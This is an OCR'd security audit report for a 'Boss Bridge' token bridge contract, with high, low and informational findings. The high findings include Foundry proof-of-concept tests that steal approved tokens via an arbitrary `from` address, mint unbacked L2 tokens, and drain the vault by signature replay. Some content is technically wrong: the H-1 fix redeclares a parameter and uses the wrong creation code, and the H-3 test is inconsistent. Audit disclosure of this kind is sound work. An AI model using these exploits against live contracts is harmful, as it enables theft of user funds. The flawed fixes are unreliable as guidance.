

Boss Bridge Audit Report

Version 1.0

February 28, 2024

Boss Bridge Audit Report

AKHIL MANGA

Feb 28th, 2024

Prepared by: AKHIL MANGA Lead Auditors: - AKHIL MANGA

Table of Contents

- Low
  - [L-1] Using `ERC721::_mint()` can be dangerous
- Informational
  - [I-1] In `L1Vault` contract, the `token` variable should be immutable.
  - [I-2] In `approveTo::L1Vault`, check the return value of approve.
  - [I-3] In `L1BossBridge` contract, the `DEPSOSIT_LIMIT` variable should be constant.
  - [I-4] In `depositTokensTol2::L1BossBrodge`, follow the check, effects, interaction model
  - [I-5] Event is missing `indexed` fields
  - [I-6] Constants should be defined and used instead of literals
  - [I-7] Functions not used internally could be marked external
  - [I-8] Missing checks for `address(0)` when assigning values to address state variables
  - [I-9] Centralization Risk for trusted owners

Protocol Summary

This project presents a simple bridge mechanism to move our ERC20 token from L1 to an L2 we're building. The L2 part of the bridge is still under construction, so we don't include it here.

In a nutshell, the bridge allows users to deposit tokens, which are held into a secure vault on L1. Successful deposits trigger an event that our off-chain mechanism picks up, parses it and mints the corresponding tokens on L2.

To ensure user safety, this first version of the bridge has a few security mechanisms in place:

The owner of the bridge can pause operations in emergency situations. Because deposits are permissionless, there's an strict limit of tokens that can be deposited. Withdrawals must be approved by a bridge operator. We plan on launching L1BossBridge on both Ethereum Mainnet and ZKSync.

Disclaimer

The AKHIL MANGA makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 07af21653ab3e8a8362bf5f63eb058047f562375
- Solc Version: 0.8.20
- Chain(s) to deploy contracts to:
  - Ethereum Mainnet:
    * L1BossBridge.sol
    * L1Token.sol
    * L1Vault.sol
    * TokenFactory.sol
  - ZKSync Era:
    * TokenFactory.sol
  - Tokens:
    * L1Token.sol (And copies, with different names & initial supplies)

Scope

- In scope:

```
./src/
#-- L1BossBridge.sol
#-- L1Token.sol
```

```
4 #-- L1Vault.sol
5 #-- TokenFactory.sol
```

Roles

- Bridge Owner: A centralized bridge owner who can:
  - pause/unpause the bridge in the event of an emergency
  - set `Signers` (see below)
- Signer: Users who can “send” a token from L2 -> L1.
- Vault: The contract owned by the bridge that holds the tokens.
- Users: Users mainly only call `depositTokensToL2`, when they want to send tokens from L1 -> L2.

Executive Summary

By auditing this codebase, i have learned about Opcodes support, EVM equivalent/ EVM compatible, signature replay attack

Issues found

Severity	Number of issues found
High	4
Medium	0
Low	1
Info/Gas	9
Total	14

Findings

High

[H-1] In `deployToken::TokenFactory` contract, `create` opcode will not work on ZKSync `Era` chain.

Description:

`ZKSync Era` is defined to be EVM compatible chain not as EVM equivalent chain.

Impact:

The `ZKSync Era` will not support the `create` opcode. If you are trying to deploy it on `ZKSync Era` chain using create opcode in the contract. The ETH will be stuck in that contract only.

Proof of Concept:

The following code will not function correctly because the compiler is not aware of the contractBytecode before:

```
1  function deployToken(string memory symbol, bytes memory
       contractBytecode) public onlyOwner returns (address addr) {
2          assembly {
3              addr := create(0, add(contractBytecode, 0x20), mload(
                   contractBytecode))
4          }
5          s_tokenToAddress[symbol] = addr;
6          emit TokenDeployed(symbol, addr);
7      }
```

Recommended Mitigation:

`contractBytecode` should be defined before the function

```
1  function deployToken(string memory symbol, bytes memory
       contractBytecode) public onlyOwner returns (address addr) {
2  +     bytes memory contractBytecode = type(TokenFactory).creationCode;
3          assembly {
4              addr := create(0, add(contractBytecode, 0x20), mload(
                   contractBytecode))
5          }
6          s_tokenToAddress[symbol] = addr;
7          emit TokenDeployed(symbol, addr);
8      }
```

[H-2] In `depositTokensToL2::L1BossBridge`, If a user1 approves, then user2 can steal the funds by replacing `from` address as user1 address.

Description:

For example alice approves this contract to spend his ERC20 tokens. Bob can call `depositTokensToL2` and specify Alice's address as the `from` parameter in transferFrom, allowing him to transfer Alice's tokens to himself.

Impact:

A user can call the `depositTokensToL2` function and gets funds to himself.

Proof of Concept:

PoC

Place the below test suite in the `L1TokenBridge.t.sol`

```
function testCanMoveApprovedTokensOfOtherUsers() public {
        // alice is approving to send L1 tokens to L2
        vm.prank(user);
        token.approve(address(tokenBridge), type(uint256).max);

        // bob
        uint256 depositAmount = token.balanceOf(user);
        address attacker = makeAddr("attacker");
        vm.startPrank(attacker);
        vm.expectEmit(address(tokenBridge));
        emit Deposit(user, attacker, depositAmount);
        tokenBridge.depositTokensToL2(user, attacker, depositAmount);

        assertEq(token.balanceOf(user), 0);
        assertEq(token.balanceOf(address(vault)), depositAmount);
        vm.stopPrank();
    }
```

Recommended Mitigation:

Use `msg.sender` in the place of `from` parameter in transferFrom.

```
function depositTokensToL2(address from, address l2Recipient, uint256
    amount) external whenNotPaused {
        if (token.balanceOf(address(vault)) + amount > DEPOSIT_LIMIT) {
            revert L1BossBridge__DepositLimitReached();
        }

-       token.safeTransferFrom(from, address(vault), amount);
+    token.safeTransferFrom(msg.sender, address(vault), amount);

        emit Deposit(from, l2Recipient, amount);
```

```
10      }
```

[H-3] In `depositTokensToL2::L1BossBridge.sol`, we can trigger the deposit event, self transfer tokens to the vault

Description:

If vault approves the bridge, from vault address to the vault address tokens will be transfered. Those tokens will be staying in the vault only.

Impact:

The attacker can mint tokens infinitely on L2.

Proof of Concept:

PoC

Place the below test suite in `L1TokenBridge.t.sol`

```
function testCanTransferFromVaultTOVault() public {
        address attacker = makeAddr("attacker");

        uint256 vaultBalance = 44_444 ether;
        deal(address(vault), address(attacker), vaultBalance);

        // can trigger the deposit event, self transfer tokens to the
            vault
        emit Deposit(address(vault), attacker, vaultBalance);
        tokenBridge.depositTokensToL2(address(vault), attacker,
            vaultBalance);

        // can do this forever? so that we can mint infinite L2 tokens
        vm.expectEmit(address(tokenBridge));
        emit Deposit(address(vault), attacker, vaultBalance);
        tokenBridge.depositTokensToL2(address(vault), attacker,
            vaultBalance);
    }
```

[H-4] In `sendToL1::L1BossBridge`, we can sign the message using same v, r, s and we can withdraw the tokens

Description:

Signature Replay attack: Using the same v, r, s to sign message and withdraw funds forever.

Impact:

By using same v, r, s we can withdraw the tokens forever.

Proof of Concept:

PoC

Place the below test suite in `L1TokenBridge.t.sol`

```
function testSignatureReplay() public {
        address attacker = makeAddr("attacker");

        // assume vault already had some tokens
        uint256 vaultInitialBalance = 1000e18;
        uint256 attackerInitialBalance = 100e18;
        deal(address(token), address(vault), vaultInitialBalance);
        deal(address(token), address(attacker), attackerInitialBalance);

        // Attacker deposits tokens to L2
        vm.startPrank(attacker);
        token.approve(address(tokenBridge), type(uint256).max);
        tokenBridge.depositTokensToL2(attacker, attacker, attackerInitialBalance);

        // Signer/Operator is going to sign the withdrawl
        bytes memory message = abi.encode(
            address(token), 0, abi.encodeCall(IERC20.transferFrom, (address(vault), attacker, attackerInitialBalance))
        );
        (uint8 v, bytes32 r, bytes32 s) =
            vm.sign(operator.key, MessageHashUtils.toEthSignedMessageHash(keccak256(message)));
        while (token.balanceOf(address(vault)) > 0) {
            tokenBridge.withdrawTokensToL1(attacker, attackerInitialBalance, v, r, s);
        }

        assertEq(token.balanceOf(address(attacker)), attackerInitialBalance + vaultInitialBalance);
        assertEq(token.balanceOf(address(vault)), 0);
    }
```

Recommended Mitigation:

Put some parameters inside the `sendToL1` function

Low

[L-1] Using `ERC721::_mint()` can be dangerous

Using `ERC721::_mint()` can mint ERC721 tokens to addresses which don't support ERC721 tokens. Use `_safeMint()` instead of `_mint()` for ERC721.

- Found in src/L1Token.sol: Line: 11

Informational

[I-1] In `L1Vault` contract, the `token` variable should be immutable.

Recommended Mitigation:

```
- IERC20 public token;
+ IERC20 public immutable token;
```

[I-2] In `approveTo::L1Vault`, check the return value of approve.

Recommended Mitigation:

```
function approveTo(address target, uint256 amount) external onlyOwner {
-        token.approve(target, amount);
+ bool success = token.approve(target, amount);
+ if(!success) {
+ revert("Approval failed");
+ }
    }
```

[I-3] In `L1BossBridge` contract, the `DEPSOSIT_LIMIT` variable should be constant.

Recommended Mitigation:

```
- uint256 public DEPOSIT_LIMIT = 100_000 ether;
+ uint256 public constant DEPOSIT_LIMIT = 100_000 ether;
```

[I-4] In `depositTokensTol2::L1BossBrodge`, follow the check, effects, interaction model

Recommended Mitigation:

```
function depositTokensToL2(address from, address l2Recipient, uint256
    amount) external whenNotPaused {
         if (token.balanceOf(address(vault)) + amount > DEPOSIT_LIMIT) {
             revert L1BossBridge__DepositLimitReached();
         }

+         emit Deposit(from, l2Recipient, amount);

         token.safeTransferFrom(from, address(vault), amount);

-         emit Deposit(from, l2Recipient, amount);
     }
```

[I-5] Event is missing `indexed` fields

Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each event should use three indexed fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

- Found in src/L1BossBridge.sol: Line: 40
- Found in src/TokenFactory.sol: Line: 14

[I-6] Constants should be defined and used instead of literals

- Found in src/L1Token.sol: Line: 11

[I-7] Functions not used internally could be marked external

- Found in src/TokenFactory.sol: Line: 23
- Found in src/TokenFactory.sol: Line: 38

[I-8] Missing checks for `address(0)` when assigning values to address state variables

Assigning values to address state variables without checking for `address(0)`.

- Found in src/L1Vault.sol: Line: 16

[I-9] Centralization Risk for trusted owners

Contracts have owners with privileged rights to perform admin tasks and need to be trusted to not perform malicious updates or drain funds.

- Found in src/L1BossBridge.sol: Line: 27
- Found in src/L1BossBridge.sol: Line: 49
- Found in src/L1BossBridge.sol: Line: 53
- Found in src/L1BossBridge.sol: Line: 57
- Found in src/L1Vault.sol: Line: 12
- Found in src/L1Vault.sol: Line: 20
- Found in src/TokenFactory.sol: Line: 11
- Found in src/TokenFactory.sol: Line: 23